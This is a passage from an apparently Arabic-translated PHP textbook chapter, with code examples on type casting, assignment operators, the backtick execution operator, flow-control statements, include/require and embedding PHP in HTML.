يؤدي إرسال كائن إلى مصفوفة إلى إنشاء مصفوفة من الخصائص، وبالتالي تعيين أسماء الخصائص إلى القيم:

```
class Person
{
 var $name = "Fred";
 var $age = 35;
}

$o = new Person;
$a = (array) $o;

print_r($a);
Array ( [name] => Fred [age] => 35)
```

يمكنك تحويل مصفوفة إلى كائن لبناء كائن تتوافق خصائصه مع مفاتيح وقيم المصفوفة. فمثلا:

```
$a = array('name' => "Fred", 'age' => 35, 'wife' =>
"Wilma");
$o = (object) $a;
echo $o->name;
Fred
```

المفاتيح التي لا تعد معرّفات صالحة هي أسماء خصائص غير صالحة ولا يمكن الوصول إليها عندما يتم إرسال مصفوفة إلى كائن، ولكن تتم استعادتها عند إعادة الكائن إلى مصفوفة.

عوامل التخصيص

يقوم عوامل التخصيص بتخزين أو تحديث القيم في المتغيرات. إن عوامل الزيادة التلقائية والتناقص التلقائي التي رأيناها سابقًا هي عوامل تعيين عالية التخصص - وهنا نرى الأشكال الأكثر عمومية. عامل التخصيص الأساسي هو =، لكننا سنرى أيضًا مجموعات من المهام والعمليات الثنائية، مثل: =+ و =&.

التخصيص

عامل التخصيص الأساسي (=) يعين قيمة لمتغير. المعامل الأيسر دائمًا متغير. يمكن أن يكون المعامل الأيمن أي تعبير – أي تعبير حرفي بسيط أو متغير أو معقد. يتم تخزين قيمة المعامل الأيمن في المتغير المسمى بواسطة المعامل الأيسر.

نظرًا لأن جميع العوامل مطلوبة لإرجاع قيمة، فإن عامل التعيين يُرجع القيمة المعينة للمتغير. على سبيل المثال: التعبير 5 = $a لا يعين 5 إلى $a فحسب، بل يتصرف أيضًا كقيمة 5 إذا تم استخدامه في تعبير أكبر. ضع في اعتبارك التعبيرات التالية:

```
$a = 5;
$b = 10;
$c = ($a = $b);
```

يتم تقييم التعبير $a = $b أولاً بسبب الأقواس. الآن، كلا من $a و $b لهما نفس القيمة، 10. أخيرًا، تم تعيين $c نتيجة التعبير $a = $b، وهي القيمة المخصصة للمعامل الأيسر (في هذه الحالة، $a). عندما ينتهي التعبير الكامل من التقييم، تحتوي جميع المتغيرات الثلاثة على نفس القيمة: 10.

التخصيص مع عمليات

بالإضافة إلى عامل التخصيص الأساسي، هناك العديد من عوامل التخصيص التي تعتبر اختصارًا مناسبًا. تتكون هذه العوامل من عامل ثنائي متبوعًا مباشرة بعلامة يساوي، ويكون تأثيرها هو نفسه تنفيذ العملية باستخدام المعاملات الكاملة، ثم تعيين القيمة الناتجة إلى المعامل الأيسر. عوامل التخصيص هذه هي:

زائد يساوي (+=)

يضيف المعامل الأيمن إلى قيمة المعامل الأيسر، ثم يخصص النتيجة إلى المعامل الأيسر. `$a += 5` هو نفسه `$a = $a + 5`.

ناقص يساوي (-=)

يطرح المعامل الأيمن من قيمة المعامل الأيسر، ثم يعين النتيجة إلى المعامل الأيسر.

قسمة يساوي (/=)

يقسم قيمة المعامل الأيسر على المعامل الأيمن، ثم يعين النتيجة إلى المعامل الأيسر.

ضرب يساوي (*=)

يضرب المعامل الأيمن في قيمة المعامل الأيسر، ثم يخصص النتيجة للمعامل الأيسر.

المعامل يساوي (%=)

ينفذ عملية باقي القسمة على قيمة المعامل الأيسر والمعامل الأيمن، ثم يخصص النتيجة للمعامل الأيسر.

Bitwise-XOR-equals **(^=)**

ينفذ XOR باتجاه بت على المعاملين الأيسر والأيمن، ثم يخصص النتيجة للمعامل الأيسر.

Bitwise-AND-equals **(&=)**

ينفذ "bitwise "AND على قيمة المعامل الأيسر والمعامل الأيمن، ثم يخصص النتيجة إلى المعامل الأيسر.

Bitwise-OR-equals **(|=)**

ينفذ "OR" باتجاه بت على قيمة المعامل الأيسر والمعامل الأيمن، ثم يعين النتيجة إلى المعامل الأيسر.

تسلسل يساوي (.=)

يربط المعامل الأيمن بقيمة المعامل الأيسر، ثم يخصص النتيجة إلى المعامل الأيسر.

عوامل متنوعة

عوامل تشغيل PHP المتبقية مخصصة لإخماد الأخطاء وتنفيذ أمر خارجي واختيار القيم:

منع الخطأ (@)

يمكن لبعض العوامل أو الدوال إنشاء رسائل خطأ. يتم استخدام عامل منع الأخطاء، الذي تمت مناقشته بالكامل في الفصل 17، لمنع إنشاء هذه الرسائل.

تنفيذ (\`...\`) /* غالبا ما يكون في زر حرف الذال */

ينفذ عامل backtick السلسلة الموجودة بين backticks كأمر shell ويعيد الإخراج. فمثلا:

```
$listing = `ls -ls /tmp`;
echo $listing;
```

الشرط (: ?)

العامل الشرطي، اعتمادًا على الكود الذي تنظر إليه، هو إما المشغل الأكثر استخدامًا أو الأقل استخدامًا. إنه المشغل الثلاثي الوحيد (ثلاثة معاملات)، وبالتالي يُطلق عليه أحيانًا فقط العامل الثلاثي ternary operator.

يقوم العامل الشرطي بتقييم التعبير قبل؟. إذا كان التعبير صحيحًا، فسيقوم العامل بإرجاع قيمة التعبير بين؟ و:؛ وبخلاف ذلك، يُرجع العامل قيمة التعبير بعد:. على سبيل المثال:

```
<a href="<? echo $url; ?>"><? echo $linktext ? $linktext
: $url; ?></a>
```

إذا كان نص الرابط $url موجودًا في المتغير $linktext، فسيتم استخدامه كنص للرابط، وإلا، يتم عرض عنوان URL نفسه.

النوع (*instanceof*)

يختبر العامل instanceof ما إذا كان المتغير كائنًا تم إنشاء مثيل له لفئة معينة أو يقوم بتنفيذ واجهة (انظر الفصل 6 لمزيد من المعلومات حول الكائنات والواجهات):

```
$a = new Foo;
$isAFoo = $a instanceof Foo; // true
$isABar = $a instanceof Bar; // false
```

جمل التحكم في التدفق Flow-Control Statements

يدعم PHP عدداً من تركيبات البرمجة التقليدية للتحكم في تدفق تنفيذ البرنامج.

تسمح الجمل الشرطية، مثل: `if/else` و `switch`، للبرنامج بتنفيذ أجزاء مختلفة من التعليمات البرمجية، أو عدم تنفيذ أي منها على الإطلاق، اعتماداً على بعض الشروط. الحلقات، مثل: while و for، تدعم التنفيذ المتكرر لأجزاء معينة من التعليمات البرمجية.

if

تحقق جملة if من مصداقية التعبير، وإذا كان التعبير صحيحاً، يتم تقييم الجملة. تبدو جملة if مثل:

```
if (expression)statement
```

لتحديد جملة بديلة لتنفيذه عندما يكون التعبير خاطئًا، استخدم else:

```
if (expression)
 statement
else statement
```

كمثال:

```
if ($user_validated)
 echo "Welcome!";
else
 echo "Access Forbidden!";
```

لتضمين أكثر من جملة واحدة في عبارة if، استخدم block - مجموعة من الجمل محاطة بأقواس معقوفة:

```
if ($user_validated) {
 echo "Welcome!";
 $greeted = 1;
}
else {
 echo "Access Forbidden!";
 exit;
}
```

توفر PHP صيغة أخرى للكتل في الاختبارات والحلقات. بدلاً من إرفاق كتلة الجمل بأقواس معقوفة، قم بإنهاء سطر if بنقطتين (:) واستخدم كلمة رئيسية محددة لإنهاء الكتلة (endif، في هذه الحالة). فمثلا:

```
if ($user_validated):
 echo "Welcome!";
 $greeted = 1;
else:
 echo "Access Forbidden!";
 exit;
endif;
```

الجمل الأخرى الموضحة في هذا الفصل لها أيضًا أنماط بناء جملة بديلة مماثلة (وكلمات رئيسية نهائية)؛ يمكن أن تكون مفيدة إذا كان لديك كتل كبيرة من HTML داخل جملك. فمثلا:

```
<?php if ($user_validated) : ?>
 <table>
```

```
 <tr>
 <td>First Name:</td><td>Sophia</td>
 </tr>
 <tr>
 <td>Last Name:</td><td>Lee</td>
 </tr>
 </table>
<?php else: ?>
 Please log in.
<?php endif ?>
```

لأنه إذا كانت جملة، فيمكنك ربط (تضمين) أكثر من جملة. هذا أيضًا مثال جيد على كيفية استخدام الكتّل للمساعدة في الحفاظ على تنظيم الأشياء:

```
if ($good) {
 print("Dandy!");
}
else {
 if ($error) {
 print("Oh, no!");
 }
 else {
 print("I'm ambivalent...");
 }
}
```

هذه السلاسل من جمل if شائعة بدرجة كافية بحيث توفر PHP صياغة أسهل: جملة elseif. على سبيل المثال، يمكن إعادة كتابة الكود السابق على النحو التالي:

```
if ($good) {
 print("Dandy!");
}
elseif ($error) {
 print("Oh, no!");
}
else {
 print("I'm ambivalent...");
}
```

يمكن استخدام العامل الشرطي الثلاثي (: ?) لتقصير اختبارات الصواب / الخطأ البسيطة. اتخذ موقفًا شائعًا، مثل التحقق لمعرفة ما إذا كان متغير معين صحيحًا وطباعة شيء ما إذا كان كذلك. مع جملة if/else العادية، يبدو الأمر كما يلي:

```
<td><?php if($active) { echo "yes"; } else { echo "no";
} ?></td>
```

مع العامل الشرطي الثلاثي، يبدو الأمر كما يلي:

```
<td><?php echo $active ? "yes" : "no"; ?></td>
```

مقارنة بنية الجملة للاثنين:

if (*expression*) { *true_statement* } **else** { *false_statement* }

(expression) ? true_expression : false_expression

الاختلاف الرئيسي هنا هو أن العامل الشرطي ليس جملة على الإطلاق. هذا يعني أنه يتم استخدامه في التعبيرات، ونتيجة التعبير الثلاثي الكامل هو في حد ذاته تعبير. في المثال السابق، تكون جملة echo داخل شرط if، بينما عند استخدامها مع العامل الثلاثي، فإنها تسبق التعبير.

switch

قد تحدد قيمة متغير واحد واحدًا من عدد من الخيارات المختلفة (على سبيل المثال، يحتفظ المتغير باسم المستخدم وتريد أن تفعل شيئًا مختلفًا لكل مستخدم). تم تصميم هذه الجملة لهذا الموقف فقط.

تُعطى جملة switch تعبيرًا ويقارن قيمته بجميع الحالات في الـ switch، يتم تنفيذ جميع الجمل في حالة المطابقة، حتى أول كلمة رئيسية break تعثر عليها. إذا لم يكن هناك تطابق، وتم تحديد القيمة `default`، فسيتم تنفيذ جميع الجمل التي تتبع الكلمة الأساسية `default`، حتى أول كلمة رئيسية break مصادفة.

على سبيل المثال، افترض أن لديك ما يلي:

```
if ($name == 'ktatroe') {
 // do something
}
else if ($name == 'dawn') {
 // do something
}
```

```
else if ($name == 'petermac') {
 // do something
}
else if ($name == 'bobk') {
 // do something
}
```

يمكنك استبدال هذه الجملة بجملة التبديل التالية:

```
switch($name) {
 case 'ktatroe':
 // do something
 break;
 case 'dawn':
 // do something
 break;
 case 'petermac':
 // do something
 break;
 case 'bobk':
 // do something
 break;
}
```

الصيغة البديلة لذلك هي:

```
switch($name):
 case 'ktatroe':
 // do something
 break;
 case 'dawn':
 // do something
 break;
 case 'petermac':
 // do something
 break;
 case 'bobk':
 // do something
 break;
endswitch;
```

نظراً لأنه يتم تنفيذ الجمل من تسمية حالة المطابقة إلى الكلمة الأساسية `break` التالية، يمكنك دمج العديد من الحالات في *fall-through*. في المثال التالي، تتم طباعة "yes" عندما يكون $name مساوياً لـ `sylvie` أو `bruno`:

```
switch ($name) {
 case 'sylvie': // fall-through
 case 'bruno':
 print("yes");
 break;
 default:
 print("no");
```

```
 break;
}
```

يعد التعليق على حقيقة أنك تستخدم حالة سقوط fall-through في التبديل فكرة جيدة، لذلك لا يأتي شخص ما في وقت ما ويضيف `break` معتقدًا أنك قد نسيتها.

يمكنك تحديد عدد اختياري من المستويات للكلمات الرئيسية `break`. بهذه الطريقة، يمكن أن تخرج جملة break من عدة مستويات من جمل التبديل `switch` المتداخلة. يتم عرض مثال على استخدام break بهذه الطريقة في القسم التالي.

while

أبسط شكل من أشكال الحلقة هو جملة while:

```
while (التعبير) الجملة
```

/* استخدمها عندما يكون مقدار التكرار مجهول */

إذا تم تقييم التعبير "expression" إلى true، فسيتم تنفيذ الجملة "statement" ثم إعادة تقييم التعبير (إذا كان لا يزال صحيحًا، فسيتم تنفيذ جسم الحلقة مرة أخرى، وهكذا). تخرج الحلقة عندما لا يكون التعبير صحيحًا (أي يتم تقييمه على false).

على سبيل المثال، إليك بعض التعليمات البرمجية التي تضيف الأعداد الصحيحة من 1 إلى 10:

```
$total = 0;
$i = 1;
```

```
while ($i <= 10) {
 $total += $i;
 $i++;
}
```

الصيغة البديلة لـ while لها هذه البنية:

```
while (expr):
 statement;
 more statements ;
endwhile;
```

كمثال:

```
$total = 0;
$i = 1;

while ($i <= 10):
 $total += $i;
 $i++;
endwhile;
```

يمكنك الخروج من حلقة قبل الأوان باستخدام الكلمة الأساسية `break`. في الكود التالي، `$i` لا تصل أبدًا إلى القيمة 6، لأن الحلقة تتوقف بمجرد وصولها إلى 5:

```
$total = 0;
$i = 1;
```

```
while ($i <= 10) {
 if ($i == 5) {
 break; // breaks out of the loop
 }

 $total += $i;
 $i++;
}
```

اختياريًا، يمكنك وضع رقم بعد الكلمة الأساسية break يشير إلى عدد مستويات هياكل الحلقة التي يجب الخروج منها. بهذه الطريقة، يمكن أن تندلع عبارة مدفونة عميقاً في حلقات متداخلة من الحلقة الخارجية. فمثلا:

```
$i = 0;
$j = 0;

while ($i < 10) {
 while ($j < 10) {
 if ($j == 5) {
 break 2; // breaks out of two while loops
 }

 $j++;
 }
```

```
 $i++;
}
```

```
echo "{$i}, {$j}";
```

0, 5

تخطى جملة continue إلى الاختبار التالي لحالة الحلقة. كما هو الحال مع الكلمة الأساسية break، يمكنك المتابعة عبر عدد اختياري من مستويات بنية الحلقة:

```
while ($i < 10) {
 $i++;

 while ($j < 10) {
 if ($j == 5) {
 continue 2; // continues through two levels
 }

 $j++;
 }
}
```

في هذا الكود، لا يحتوي $j على قيمة أعلى من 5، ولكن $i يمر عبر جميع القيم من 0 إلى 9.

تدعم PHP أيضًا حلقة do/while، والتي تأخذ الشكل التالي:

```
do
 statement
while (expression)
```

استخدم حلقة do/while لضمان تنفيذ جسم الحلقة مرة واحدة على الأقل (المرة الأولى):

```
$total = 0;
$i = 1;

do {
 $total += $i++;
} while ($i <= 10);
```

يمكنك استخدام جمل break و continue في جمل do / while تمامًا كما هو الحال في جملة while العادية.

تُستخدم جملة do/while أحيانًا لإيقاف كتلة التعليمات البرمجية عند حدوث حالة خطأ. فمثلا:

```
do {
 // do some stuff

 if ($errorCondition) {
 break;
 }
```

```
 // do some other stuff
} while (false);
```

لأن شرط الحلقة خاطئ، يتم تنفيذ الحلقة مرة واحدة فقط، بغض النظر عما يحدث داخل الحلقة. ومع ذلك، في حالة حدوث خطأ، لا يتم تقييم الكود بعد break.

for

الجملة for مشابهة لجملة while، إلا أنها تضيف عدادات "counter initialization" وتعبيرات عداد "counter manipulation expressions"، وغالبًا ما تكون أقصر وأسهل في القراءة من جمل حلقة while.

إليك حلقة while التي تعد من 0 إلى 9، وطباعة كل رقم:

```
$counter = 0;

while ($counter < 10) {
 echo "Counter is {$counter} <br/>";
 $counter++;
}
```

إليك حلقة for المقابلة والأكثر إيجازًا:

```
for ($counter = 0; $counter < 10; $counter++) {
 echo "Counter is $counter <br/>";
}
```

بنية الجملة for هو:

```
for (start; condition; increment) { statement(s); }
```

يتم تقييم بداية "start" التعبير "expression" مرة واحدة، في بداية جملة for. في كل مرة خلال الحلقة، يتم اختبار شرط "*condition*" التعبير. إذا كان هذا صحيحًا، فسيتم تنفيذ جسم الحلقة؛ إذا كانت خاطئة، تنتهي الحلقة. يتم تقييم زيادة "*increment*" التعبير بعد تشغيل جسم الحلقة.

الصيغة البديلة لجملة for هي:

```
for (expr1; expr2; expr3):
 statement;
 ...;
endfor;
```

يضيف هذا البرنامج الأرقام من 1 إلى 10 باستخدام حلقة for:

```
$total = 0;

for ($i= 1; $i <= 10; $i++) {
 $total += $i;
}
```

إليك نفس الحلقة باستخدام البنية البديلة:

```
$total = 0;
for ($i = 1; $i <= 10; $i++):
 $total += $i;
endfor;
```

يمكنك تحديد عدة تعبيرات لأي من التعبيرات في جملة for عن طريق فصل التعبيرات بفاصلات. فمثلا:

```
$total = 0;

for ($i = 0, $j = 1; $i <= 10; $i++, $j *= 2) {
 $total += $j;
}
```

يمكنك أيضًا ترك تعبير فارغ، مما يشير إلى أنه لا ينبغي فعل أي شيء لهذه المرحلة. في الشكل الأكثر إيجازا، تصبح جملة for حلقة لا نهائية. ربما لا ترغب في تشغيل هذا المثال، لأنه لا يتوقف عن الطباعة:

```
for (;;) {
 echo "Can't stop me!<br />";
}
```

في حلقات for، كما هو الحال في حلقات while، يمكنك استخدام الكلمات الرئيسية break وcontinue لإنهاء الحلقة أو التكرار الحالي.

foreach

تسمح لك جملة foreach بتكرار العناصر في المصفوفة. تمت مناقشة شكلي جملة foreach بمزيد من التفصيل في الفصل الخامس، حيث نتحدث بمزيد من العمق عن المصفوفات. للتكرار على مصفوفة للوصول إلى القيمة عند كل مفتاح، استخدم:

```
foreach ($array as $current) {
 // ...
}
```

الصيغة البديلة هي:

```
foreach ($array as $current):
 // ...
endforeach;
```

للتكرار على مصفوفة للوصول إلى كل من المفتاح والقيمة، استخدم:

```
foreach ($array as $key => $value) {
 // ...
}
```

الصيغة البديلة هي:

```
foreach ($array as $key => $value):
 // ...
endforeach;
```

try...catch

إن بنية try ... catch ليست بنية تحكم في التدفق بقدر ما هي طريقة أكثر رشاقة للتعامل مع أخطاء النظام. على سبيل المثال، إذا كنت تريد التأكد من أن تطبيق الويب الخاص بك لديه اتصال صالح بقاعدة بيانات قبل المتابعة، فيمكنك كتابة كود مثل هذا:

```
try {
 $dbhandle = new PDO('mysql:host=localhost; dbname=library', $username, $pwd);
 doDB_Work($dbhandle); // call function on gaining a connection
 $dbhandle = null; // release handle when done
}
catch (PDOException $error) {
 print "Error!: " . $error->getMessage() . "<br/>";
 die();
}
```

هنا تتم محاولة الاتصال في جزء try من البناء وإذا كان هناك أي أخطاء به، فإن تدفق الكود يقع تلقائيًا في جزء catch، حيث يتم إنشاء مثيل فئة PDOException في متغير $error. يمكن بعد ذلك عرضها على الشاشة ويمكن أن يفشل الكود "بأمان"، بدلاً من وضع نهاية مفاجئة. يمكنك حتى إعادة التوجيه لمحاولة الاتصال بقاعدة بيانات بديلة، أو الرد على الخطأ بأي طريقة أخرى تريدها داخل جزء catch.

ملاحظة:

راجع الفصل 9 لمزيد من الأمثلة عن try ... catch فيما يتعلق بـ PDO (كائنات بيانات PHP "PHP Data Objects") ومعالجة المعاملات.

الإعلان declare

جملة `declare` تسمح لك بتحديد توجيهات التنفيذ لكتلة من التعليمات البرمجية. بنية جملة declare هي:

```
declare (directive)statement
```

حاليًا، لا يوجد سوى ثلاثة أشكال لـ `declare`: الـ `ticks`، والـ `encoding`، والـ `strict_types`. يمكنك استخدام توجيه `ticks` لتحديد عدد المرات (التي يتم قياسها تقريبًا في عدد جمل الكود) يتم تسجيل دالة ticks عند استدعاء `register_tick_function()`. فمثلا:

```
register_tick_function("someFunction");

declare(ticks = 3) {
 for($i = 0; $i < 10; $i++) {
 // do something
 }
}
```

في هذا الكود، يتم استدعاء `someFunction()` بعد تنفيذ كل جملة ثالثة داخل الكتلة.

يمكنك استخدام توجيه encoding لتحديد ترميز إخراج نص PHP البرمجي. فمثلا:

```
declare(encoding = "UTF-8");
```

يتم تجاهل هذا النموذج من جملة declare إلا إذا جمعت PHP باستخدام الخيار --enable-zend-multibyte.

أخيرًا، يمكنك استخدام التوجيه strict_types لفرض استخدام أنواع البيانات الصارمة عند تعريف المتغيرات واستخدامها.

exit and return

بمجرد الوصول إليها، تنهي جملة exit تنفيذ البرنامج النصي. ترجع جملة return من دالة أو من البرنامج النصي في المستوى الأعلى من البرنامج.

جملة exit تأخذ قيمة اختيارية. إذا كان هذا رقمًا، فهو يمثل حالة الخروج من العملية. إذا كانت سلسلة، تتم طباعة القيمة قبل إنهاء العملية. الدالة die() هي اسم مستعار لهذا الشكل من جملة exit:

```
$db = mysql_connect("localhost", $USERNAME, $PASSWORD);

if (!$db) {
 die("Could not connect to database");
}
```

يتم كتابة هذا بشكل أكثر شيوعًا على النحو التالي:

```
$db = mysql_connect("localhost", $USERNAME, $PASSWORD)
 or die("Could not connect to database");
```

راجع الفصل 3 لمزيد من المعلومات حول استخدام جملة الإرجاع في الدوال.

goto

تسمح جملة goto للتنفيذ "بالقفز" إلى مكان آخر في البرنامج. يمكنك تحديد نقاط التنفيذ عن طريق إضافة تسمية "label"، وهي عبارة عن معرف متبوع بنقطتين (:). ثم تنتقل بعد ذلك إلى label من موقع آخر في البرنامج النصي عبر جملة goto:

```
for ($i = 0; $i < $count; $i++) {
 // oops, found an error
 if ($error) {
 goto cleanup;
 }
}

cleanup:
// do some cleanup
```

يمكنك فقط الحصول على label في نفس النطاق مثل جملة goto نفسها، ولا يمكنك القفز إلى حلقة أو تبديل. بشكل عام، في أي مكان قد تستخدم فيه goto (أو جملة break، لهذا الأمر)، يمكنك إعادة كتابة الكود ليكون أكثر نظافة بدونه.

تضمين كود

توفر PHP بنائين لتحميل التعليمات البرمجية و HTML من وحدة نمطية أخرى: `require` و `include`. كلاهما يقوم بتحميل ملف أثناء تشغيل برنامج PHP نصي، ويعملان في الشرطية والحلقات، ويشكو إذا تعذر العثور على الملف الجاري تحميله. توجد الملفات بواسطة مسار ملف مضمن كجزء من التوجيه في استخدام الدالة، أو بناءً على إعداد `include_path` في ملف *php.ini*. يمكن تجاوز طريقة `include_path` بواسطة الدالة `set_include_path()`. إذا فشلت كل هذه الطرق، فإن محاولة PHP الأخيرة هي محاولة العثور على الملف في نفس المجلد مثل البرنامج النصي للاستدعاء. الاختلاف الرئيسي هو أن في `require` إذا طلبت ملف غير موجود يظهر fatal error، بينما محاولة تضمين "`include`" مثل هذا الملف تنتج تحذيرًا ولكنها لا توقف تنفيذ البرنامج النصي.

الاستخدام الشائع لـ `include` هو فصل المحتوى الخاص بالصفحة عن تصميم الموقع العام. توضع العناصر الشائعة مثل الرؤوس والتذييلات في ملفات HTML منفصلة، وبعد ذلك تبدو كل صفحة كما يلي:

```
<?php include "header.html"; ?>
content
<?php include "footer.html"; ?>
```

نستخدم التضمين "`include`" لأنه يسمح لـ PHP بمواصلة معالجة الصفحة حتى إذا كان هناك خطأ في ملف (ملفات) تصميم الموقع. الـ `require` أقل تسامحًا وتكون أكثر ملاءمة لتحميل مكتبات التعليمات البرمجية، حيث لا يمكن عرض الصفحة إذا لم يتم تحميل المكتبات. فمثلا:

```
require "codelib.php";
```

```
mysub(); // defined in codelib.php
```

هناك طريقة أكثر فاعلية للتعامل مع الرؤوس والتذييلات وهي تحميل ملف واحد ثم استدعاء الدوال لإنشاء عناصر الموقع الموحدة:

```
<?php require "design.php";
header(); ?>
content
<?php footer();
```

إذا لم تستطع PHP تحليل جزء من الملف المضاف بواسطة التضمين "include" أو الطلب "require"، تتم طباعة تحذير ويستمر التنفيذ. يمكنك إخفاء التحذير بكتابة علامة (@) قبل الإستدعاء - على سبيل المثال، @include.

إذا تم تمكين خيار allow_url_fopen من خلال ملف تكوين PHP، php.ini، فيمكنك تضمين ملفات من موقع بعيد عن طريق توفير عنوان URL بدلاً من مسار محلي بسيط:

```
include "http://www.example.com/codelib.php";
```

إذا كان اسم الملف يبدأ بـ *http://* أو *https://* أو *ftp://*، فسيتم استرداد الملف من موقع بعيد وتحميله.

يمكن تسمية الملفات المضمنة بـ include وrequire بشكل تعسفي. الامتدادات الشائعة هي: *.php*, *.php*5, and *.html*.

ملاحظة:

لاحظ أن إحضار ملف ينتهي بـ *php.* عن بُعد من خادم ويب تم تمكين PHP له يؤدي إلى جلب *output* نص PHP البرمجي هذا – إنه ينفذ كود PHP في هذا الملف.

إذا كان أحد البرامج يستخدم `include` أو `require` لتضمين نفس الملف مرتين (تم القيام به عن طريق الخطأ في حلقة، على سبيل المثال)، يتم تحميل الملف وتشغيل الكود، أو طباعة HTML مرتين. يمكن أن يؤدي هذا إلى أخطاء حول إعادة تعريف الوظائف، أو إرسال نسخ متعددة من الرؤوس أو HTML. لمنع حدوث هذه الأخطاء، استخدم التركيبات `include_once` و `require_once`. تتصرف بنفس سلوك `include` و`require` المرة الأولى التي يتم فيها تحميل الملف، لكنها تتجاهل بهدوء المحاولات اللاحقة لتحميل نفس الملف. على سبيل المثال، تحتاج العديد من عناصر الصفحة، كل واحدة مخزنة في ملفات منفصلة، إلى معرفة تفضيلات المستخدم الحالي. يجب أن تقوم مكتبات العناصر بتحميل مكتبة تفضيلات المستخدم مع `require_once`. يمكن لمصمم الصفحة بعد ذلك تضمين عنصر صفحة دون القلق بشأن ما إذا كان قد تم تحميل كود تفضيل المستخدم بالفعل.

يتم استيراد الكود الموجود في ملف مضمن في النطاق الذي يتم فيه العثور على جملة `include`، لذلك يمكن للكود المضمن رؤية متغيرات التعليمات البرمجية الخاصة بك وتغييرها. يمكن أن يكون هذا مفيدًا - على سبيل المثال، قد تخزن مكتبة تتبع المستخدم اسم المستخدم الحالي في المتغير `$user` العام:

```
// main page
include "userprefs.php";
echo "Hello, {$user}.";
```

يمكن أن تكون قدرة المكتبات على رؤية المتغيرات الخاصة بك وتغييرها مشكلة أيضًا. يجب أن تعرف كل متغير عام تستخدمه مكتبة للتأكد من أنك لا تحاول عن طريق الخطأ استخدام أحدها لأغراضك الخاصة، وبالتالي الكتابة فوق قيمة المكتبة وتعطيل طريقة عملها.

إذا كانت بنية `include` أو `require` في دالة، فإن المتغيرات في الملف المضمن تصبح متغيرات نطاق الدالة لتلك الدالة.

نظراً لأن الكلمات الرئيسية `include` و `require`، ليست جمل حقيقية، فيجب عليك دائمًا تضمينها بأقواس معقوفة في الجمل الشرطية والحلقة:

```
for ($i = 0; $i < 10; $i++) {
 include "repeated_element.html";
}
```

استخدم دالة `get_included_files()` لمعرفة الملفات التي تم تضمينها أو طلبها في النص البرمجي. تقوم بإرجاع مصفوفة تحتوي على أسماء ملفات مسار النظام الكاملة لكل ملف مضمن أو مطلوب. لا يتم تضمين الملفات التي لم يتم تحليلها في هذه المصفوفة.

تضمين PHP في صفحات الويب

على الرغم من أنه من الممكن كتابة وتشغيل برامج PHP مستقلة، فإن معظم أكواد PHP مضمنة في ملفات HTML أو XML. هذا، بعد كل شيء، هو سبب إنشائها في المقام الأول. تتضمن معالجة مثل هذه المستندات استبدال كل جزء من كود مصدر PHP بالمخرجات التي تنتجها عند تنفيذها.

نظراً لأن الملف الفردي عادةً ما يحتوي على PHP وكود مصدر غير PHP، فنحن بحاجة إلى طريقة لتحديد مناطق كود PHP المراد تنفيذه. توفر PHP أربع طرق مختلفة للقيام بذلك.

كما سترى، الطريقة الأولى والمفضلة تبدو مثل XML. الطريقة الثانية تبدو مثل SGML. الطريقة الثالثة تعتمد على أوسمة ASP. الطريقة الرابعة تستخدم وسم HTML القياسية <script>؛ هذا يجعل من السهل تحرير الصفحات باستخدام PHP الممكّن باستخدام محرر HTML عادي.

نمط قياسي (XML)

نظراً لظهور لغة التوصيف القابلة للتوسيع "eXtensible Markup Language" (XML) وترحيل HTML إلى لغة (XHTML) XML، فإن الأسلوب المفضل حالياً لتضمين PHP يستخدم علامات متوافقة مع XML للإشارة إلى تعليمات PHP.

كان من السهل إنشاء أوسمة لتعيين أوامر PHP في XML؛ لأن XML يسمح بتعريف الأوسمة الجديدة. لاستخدام هذا النمط، قم بإحاطة كود PHP بـ <?php و ?>. يتم تفسير كل شيء بين هذه الأوسمة على أنه

PHP، ولا يتم تفسير أي شيء خارج الأوسمة. على الرغم من أنه ليس من الضروري تضمين مسافات بين الأوسمة والنص المرفق، فإن القيام بذلك يحسن إمكانية القراءة. على سبيل المثال، لجعل PHP تطبع "Hello, world,"، يمكنك إدراج السطر التالي في صفحة الويب:

```
<?php echo "Hello, world"; ?>
```

الفاصلة المنقوطة اللاحقة في الجملة اختيارية، لأن نهاية الكتلة تفرض أيضًا نهاية الجملة. مضمن في ملف HTML كامل، يبدو هذا كما يلي:

```
<!doctype html>
<html>
<head>
 <title>This is my first PHP program!</title>
</head>

<body>
<p>
 Look, ma! It's my first PHP program:<br />
 <?php echo "Hello, world"; ?><br />
 How cool is that?
</p>
</body>

</html>
```

بالطبع، هذا ليس مثيرًا للغاية - كان بإمكاننا فعل ذلك بدون PHP. تأتي القيمة الحقيقية لـ PHP عندما نضع معلومات حيوية من مصادر مثل قواعد البيانات وقيم النموذج في صفحة الويب. هذا في فصل لاحق، مع ذلك. دعنا نعود إلى مثالنا "Hello, world". عندما يزور مستخدم هذه الصفحة ويعرض مصدرها، يبدو الأمر كما يلي:

```
<!doctype html>
<html>
<head>
 <title> This is my first PHP program! </title>
</head>

<body>
<p>
 Look, ma! It's my first PHP program:<br />
 Hello, world!<br />
 How cool is that?
</p>
</body>

</html>
```

لاحظ أنه لا يوجد أي أثر لكود مصدر PHP من الملف الأصلي. يرى المستخدم فقط ناتجه.

لاحظ أيضًا أننا قمنا بالتبديل بين PHP و non-PHP، كل ذلك في مساحة سطر واحد. يمكن وضع جمل PHP في أي مكان في الملف، حتى ضمن أوسمة HTML الصالحة. فمثلا:

```
<input type="text" name="first_name" value="<?php echo
"Peter"; ?>" />
```

عندما ينتهي PHP من هذا النص، سيقرأ:

```
<input type="text" name="first_name" value="Peter" />
```

لا يجب أن يكون كود PHP داخل أوسمة الفتح والإغلاق على نفس السطر. إذا كان وسم إغلاق جملة PHP هو آخر شيء في السطر، فسيتم أيضًا إزالة فاصل السطر الذي يلي وسم الإغلاق. وبالتالي، يمكننا استبدال جمل PHP في مثال "Hello, world" بـ:

```
<?php
echo "Hello, world"; ?>
<br />
```

مع عدم وجود تغيير في HTML الناتج.

نمط SGML

يأتي نمط آخر لتضمين PHP من أوسمة معالجة تعليمات SGML. لاستخدام هذه الطريقة، ضع PHP داخل `<?` و`?>`. إليك مثال "Hello, world" مرة أخرى:

```
<? echo "Hello, world"; ?>
```

هذا النمط، المعروف باسم الأوسمة القصيرة *short tags*، مغلق افتراضياً. يمكنك تشغيل دعم الأوسمة القصيرة عن طريق إنشاء PHP باستخدام الخيار `--enable-short-tags`، أو تمكين

`short_open_tag` في ملف تكوين PHP. هذا غير محبذ لأنه يعتمد على حالة هذا الإعداد، إذا قمت بتصدير الكود الخاص بك إلى نظام أساسي آخر، فقد يعمل وقد لا يعمل.

وسم `echo` قصير، `<?= ... ?>`، متاحة بغض النظر عن توفر الأوسمة القصيرة.

echo المحتوى مباشرة

